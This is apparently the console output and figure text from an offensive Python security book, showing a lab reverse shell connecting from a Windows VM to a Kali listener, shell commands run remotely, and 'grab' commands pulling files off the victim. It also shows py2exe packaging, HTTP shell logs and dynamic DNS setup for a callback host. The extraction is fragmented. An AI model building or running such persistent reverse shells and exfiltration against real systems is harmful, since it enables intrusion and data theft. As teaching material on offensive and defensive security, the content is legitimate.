

Chapter 01: Warming up – Your First Antivirus-Free Persistence Shell


```
root@kali:~# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.1"
VERSION_ID="2018.1"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
root@kali:~#
```

```
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe86:90d6 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:86:90:d6 txquedelen 1000 (Ethernet)
    RX packets 10409 bytes 11456703 (10.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5197 bytes 516448 (504.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@kali:~#
```










Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\packt>python
'python' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\packt>









```
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from: ('10.0.2.10', 49160)
Shell> ipconfig
Windows IP Configuration.
Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix . : J
   Link-local IPv6 Address . . . . : fe80::88a5:c3c9:e7eb:dd14%11J
   IPv4 Address. . . . . . . . . . : 10.0.2.10.
   Default Gateway . . . . . . . : 10.0.2.1
Tunnel adapter isatap. {ADA3A91C-1E3A-407A-A65E-FF2561FFB51B}:
  Media State . . . . . . . . . . . Media disconnected
  Connection-specific DNS Suffix . : J
Shell> dir
Volume in drive C has no label.
Volume Serial Number is 58A2-FE86J
Directory of C:\Users\packt\Desktop\V2BJ
08-04-2018 05:51
                   <DIR>
08-04-2018 05:51
                   <DIR>
08-04-2018 05:51
                            1,011 Client - HTTP Reverse Shell.py
08-04-2018 07:18
                            1,433 Client - TCP Reverse Shell.pyJ
08-04-2018 09:11
                           2,587 Data Exfiltration Client - TCP Reverse Shell.py.
                          2,182 Data Exfiltration Server- TCP Reverse Shell.py
08-04-2018 05:51
                          2,113 Data Exfiltration_HTTP_Client.py.
08-04-2018 05:51
                          2,693 Data Exfiltration HTTP Server.py.
08-04-2018 05:51
08-04-2018 05:51
                          2,053 Making Putty Persistent.pyJ
08-04-2018 05:51
                        399,911 Module 2.pdf
08-04-2018 05:51
                          2,094 Server - HTTP Reverse Shell.py
08-04-2018 05:51
                          1,658 Server- TCP Reverse Shell.pyJ
08-04-2018 05:51
                            316 setup.py.
08-04-2018 05:51
                          2,267 Tuning the connection attempts.pyJ
08-04-2018 05:51
Shell>
```

```
Shell> arp -a
Interface: 10.0.2.10 --- 0xbJ
 Internet Address
                        Physical Address
                                              Type.
                        08-00-27-86-90-d6
                                              dynamic
 10.0.2.15
                        ff-ff-ff-ff-ff
 10.0.2.255
                                              static
  224.0.0.22
                        01-00-5e-00-00-16
                                              static
  224.0.0.252
                        01-00-5e-00-00-fc
                                              static
Shell> arrrrrrp -a
'arrrrrp' is not recognized as an internal or external command,
operable program or batch file.
Shell>
```

```
0 0
                                                                                           *Python 2.7.14+ Shell*
Type "copyright", "credits" or "license()" for more information.
 RESTART: /root/Desktop/v2bfiles/Data Exfiltration Server- TCP Reverse Shell.py
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from: ('10.0.2.10', 49180)
Shell> dir
 Volume in drive C has no label.
 Volume Serial Number is 58A2-FE86J
 Directory of C:\Users\packt\Desktop\V2BJ
09-04-2018 13:10
                               <DIR>
09-04-2018 13:10
                                            1,011 Client - HTTP Reverse Shell.pyJ
1,433 Client - TCP Reverse Shell.pyJ
2,587 Data Exfiltration Client - TCP Reverse Shell.pyJ
2,182 Data Exfiltration Server- TCP Reverse Shell.pyJ
2,113 Data Exfiltration HTTP_Client.pyJ
2,693 Data Exfiltration HTTP_Server.pyJ
08-04-2018 05:51
08-04-2018 07:18
08-04-2018 09:11
08-04-2018 05:51
08-04-2018 05:51
08-04-2018 05:51
                                         2,053 Making Putty Persistent.py.

399,911 Module2.pdf」

2,094 Server - HTTP Reverse Shell.py.

1,658 Server- TCP Reverse Shell.py.
08-04-2018 05:51
08-04-2018 05:51
08-04-2018 05:51
08-04-2018 05:51
08-04-2018 05:51
                                            316 setup.pyJ
2,267 Tuning the connection attempts.pyJ
08-04-2018 05:51
08-04-2018 05:51
Shell>
             2,191 Wrap up - Making a Persistent HTTP Reverse Shell.pyJ
08-04-2018 05:51
08-04-2018 05:51
                                               162 ~$dule 2.docxJ
165 ~$Overview.pptxJ
08-04-2018 05:51
                                               162 ~$P Reverse Shell.docx.
08-04-2018 05:51 25,764 ~WRL2448.tmpJ
17 File(s) 448,762 bytesJ
2 Dir(s) 27,160,928,256 bytes freeJ
Shell> grab*Module2.pdf
[+] Transfer completed
Shell>
```

```
Shell> dir
Volume in drive C has no label.
Volume Serial Number is 58A2-FE86.
Directory of C:\Users\packt\Desktop\V2BJ
09-04-2018 13:20
                    <DIR>
09-04-2018 13:20
                    <DIR>
                                   . . .
08-04-2018 05:51
                             1,011 Client - HTTP Reverse Shell.py.
08-04-2018 07:18
                             1,433 Client - TCP Reverse Shell.py.
08-04-2018 09:11
                             2,587 Data Exfiltration Client - TCP Reverse Shell.py.
08-04-2018 05:51
                             2,182 Data Exfiltration Server- TCP Reverse Shell.pyJ
08-04-2018 05:51
                             2,113 Data Exfiltration HTTP Client.pyJ
08-04-2018 05:51
                             2,693 Data Exfiltration HTTP Server.py.
08-04-2018 05:51
                             2,053 Making Putty Persistent.pyJ
08-04-2018 05:51
                           399,911 Module2.pdf.
08-04-2018 05:51
                             2,094 Server - HTTP Reverse Shell.py.
08-04-2018 05:51
                             1,658 Server- TCP Reverse Shell.pyJ
08-04-2018 05:51
                                316 setup.py.
09-04-2018 13:20
                         1,378,647 Tulips.png.
08-04-2018 05:51
                             2,267 Tuning t
Shell>
he connection attempts.py.
08-04-2018 05:51
                             2,191 Wrap up - Making a Persistent HTTP Reverse Shell.py.
08-04-2018 05:51
                               162 ~$dule 2.docxJ
08-04-2018 05:51
                               165 ~$0verview.pptxJ
08-04-2018 05:51
                                162 ~$P Reverse Shell.docx.
08-04-2018 05:51
                            25,764 ~WRL2448.tmp.
             18 File(s)
                            1,827,409 bytes
              2 Dir(s) 27,158,843,392 bytes free
Shell> grab*Tulips.png
[+] Transfer completed
Shell>
```

```
Shell> grab*Tulips.png
[+] Transfer completed
Shell> grab*blaaaah.exe
[-] Unable to find out the file
Shell> |
```

```
Microsoft Windows [Version 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\packt>python


Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit tel)] on win32

Type "help", "copyright", "credits" or "license" for more information.

>>> import py2exe

>>> _____
```








```
*Python 2.7.14+ Shell*
                                                                       ▣
<u>File Edit Shell Debug Options Window Help</u>
[GCC 7.2.0] on linux2
Type "copyright", "credits" or "license()" for more information.
RESTART: /root/Desktop/v2bfiles/Data Exfiltration Server- TCP Reverse Shell.py
[+] Listening for incoming TCP connection on port 8080
[+] We got a connection from: ('10.0.2.10', 49424)
Shell> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . : J
  Link-local IPv6 Address . . . . : fe80::88a5:c3c9:e7eb:dd14%11J
  IPv4 Address. . . . . . . . . . : 10.0.2.10J
  Default Gateway . . . . . . . . : 10.0.2.1J
Shell> dir
Volume in drive C has no label.
Volume Serial Number is 58A2-FE86J
Directory of C:\Users\packt\DesktopJ
09-04-2018 15:34
                   <DIR>
09-04-2018 15:34
                   <DIR>
09-04-2018 15:16
                       7,582,322 Client.exe
09-04-2018 15:30
                              903 Client.exe.log
08-04-2018 05:54
                            2,555 IDLE (Python GUI).lnkJ
09-04-2018 15:34
                       1,719,346 Koala.png.
                            2,485 Python (command line).lnk
08-04-2018 05:54
09-04-2018 15:16
                   <DIR>
                                  ToexeJ
09-04-2018 13:20
                   <DIR>
                                  V2B.
              5 File(s)
                            9,307,611 bytes.
              4 Dir(s) 26,305,105,920 bytes free
Shell> grab*Koala.png
[+] Transfer completed
Shell>
```

```
C:\Users\packt\Desktop\requests-2.18.4>python
Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit
tel>| on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> _____
```

```
Shell> ipconfig
10.0.2.10 - - [09/Apr/2018 17:00:20] "GET / HTTP/1.1" 200 -
10.0.2.10 - - [09/Apr/2018 17:00:20] "POST / HTTP/1.1" 200 -
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . : J
  Link-local IPv6 Address . . . . : fe80::88a5:c3c9:e7eb:dd14%11J
  IPv4 Address. . . . . . . . . . : 10.0.2.10
  Default Gateway . . . . . . . : 10.0.2.1
Tunnel adapter isatap.{ADA3A91C-1E3A-407A-A65E-FF2561FFB51B};
  Media State . . . . . . . . . . . . . Media disconnected.
  Connection-specific DNS Suffix . : J
10.0.2.10 - - [09/Apr/2018 17:00:20] "POST / HTTP/1.1" 200 -
Shell> dddddir
10.0.2.10 - - [09/Apr/2018 17:00:39] "GET / HTTP/1.1" 200 -
10.0.2.10 - - [09/Apr/2018 17:00:39] "POST / HTTP/1.1" 200 -
10.0.2.10 - - [09/Apr/2018 17:00:39] "POST / HTTP/1.1" 200 -
'dddddir' is not recognized as an internal or external command,
operable program or batch file.
Shell> terminate
10.0.2.10 - - [09/Apr/2018 17:01:32] "GET / HTTP/1.1" 200 -
[!] Server is terminated
>>>
```







```
4 0.0003... 10.0.2.15 10.0.2.10 TCP 54 80 - 49158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5 0.5057... 10.0.2.10 10.0.2.15 TCP 66 [TCP Retransmission] 49158 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SA...
6 0.5057... 10.0.2.15 10.0.2.15 TCP 54 80 - 49158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7 1.0083... 10.0.2.10 10.0.2.15 TCP 62 [TCP Retransmission] 49158 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM...
8 1.0083... 10.0.2.15 10.0.2.10 TCP 54 80 - 49158 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
Traceback (most recent call last):
   File "Persistence.py", line 43, in <module>
   File "requests\api.pyc", line 69, in get
   File "requests\api.pyc", line 50, in request
   File "requests\sessions.pyc", line 465, in request
   File "requests\sessions.pyc", line 573, in send
   File "requests\adapters.pyc", line 415, in send
   requests.exceptions.ConnectionError: ('Connection aborted.', error(100
```

```
4 0.0001. 10.0.2.15 10.0.2.10 TCP 54 80 - 49187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5 0.5004. 10.0.2.10 10.0.2.15 TCP 66 [TCP Retransmission] 49187 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SA...
6 0.5004... 10.0.2.15 10.0.2.10 TCP 54 80 - 49187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7 1.0005... 10.0.2.10 10.0.2.15 TCP 62 [TCP Retransmission] 49187 - 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM...
8 1.0005... 10.0.2.15 10.0.2.10 TCP 54 80 - 49187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

68.0 10.0.2 10.0.2.15	TCP 62	[TCP Retransmission] 49256 → 80 [SYN] Seq=0 Win=8192 Len=0 MS
68.0 10.0.2 10.0.2.10		80 → 49256 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
74.0 10.0.2 10.0.2.15	TCP 66	49257 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PE
74.0 10.0.2 10.0.2.10	TCP 54	80 → 49257 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
74.5 10.0.2 10.0.2.15	TCP 66	[TCP Retransmission] 49257 → 80 [SYN] Seq=0 Win=8192 Len=0 MS
74.5 10.0.2 10.0.2.10	TCP 66	[TCP Port numbers reused] 80 → 49257 [SYN, ACK] Seq=168117807
74.5 10.0.2 10.0.2.15	TCP 60	49257 → 80 [ACK] Seq=1 Ack=1681178078 Win=65536 Len=0
74.5 10.0.2 10.0.2.15	HTTP 218	GET / HTTP/1.1
74.5 10.0.2 10.0.2.10	TCP 54	80 → 49257 [ACK] Seq=1681178078 Ack=165 Win=30336 Len=0

Chapter 02: Advanced Scriptable Shell

```
root@kali:/usr/local/src/noip-2.1.9-1# make install
if [ ! -d /usr/local/bin ]; then mkdir -p /usr/local/bin;fi
if [ ! -d /usr/local/etc ]; then mkdir -p /usr/local/etc;fi
cp noip2 /usr/local/bin/noip2
/usr/local/bin/noip2 -C -c /tmp/no-ip2.conf

Auto configuration for Linux client of no-ip.com.

Please enter the login/email string for no-ip.com bigtasty321@gmail.com
Please enter the password for user 'bigtasty321@gmail.com' **************************

Only one host [pythonhussam.ddns.net] is registered to this account.
It will be used.


Please enter an update interval:[30]
Do you wish to run something at successful update?[N] (y/N) ^M


New configuration file '/tmp/no-ip2.conf' created.


mv /tmp/no-ip2.conf /usr/local/etc/no-ip2.conf
```

```
C:\Users\packt>python
Python 2.7.14 (v2.7.14:84471935ed, Sep 16 2017, 20:19:30) [MSC v.1500 32 bit (In tel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import tempfile
>>> print tempfile.mkdtemp()
c:\users\packt\appdata\local\temp\tmpxeuapq
>>> import shutil
>>> x = tempfile.mkdtemp()
>>> print x
c:\users\packt\appdata\local\temp\tmp?tebfs
>>> shutil.rmtree(x)
```


Chapter 03: Password Hacking












```
hosts - Notepad
                                                                                                                     - B X
File Edit Format View Help
# Copyright (c) 1993-2009 Microsoft Corp.
   This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
# This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one
   Additionally, comments (such as these) may be inserted on individual lines or following the machine name denoted by a '#' symbol.
#
   For example:
           102.54.94.97
                                       rhino.acme.com
                                                                               # source server
#
             38.25.63.10
                                       x.acme.com
                                                                               # x client host
   localhost name resolution is handled within DNS itself. 127.0.0.1 localhost
             ::1
                                        localhost
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\Hussam\ping google.jo


Pinging google.jo [37.152.2.88] with 32 bytes of data:
Reply from 37.152.2.88: bytes=32 time=3ms ITL=56
Reply from 37.152.2.88: bytes=32 time=4ms ITL=56
Reply from 37.152.2.88: bytes=32 time=4ms ITL=56
Reply from 37.152.2.88: bytes=32 time=4ms ITL=56
Ping statistics for 37.152.2.88:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli—seconds:

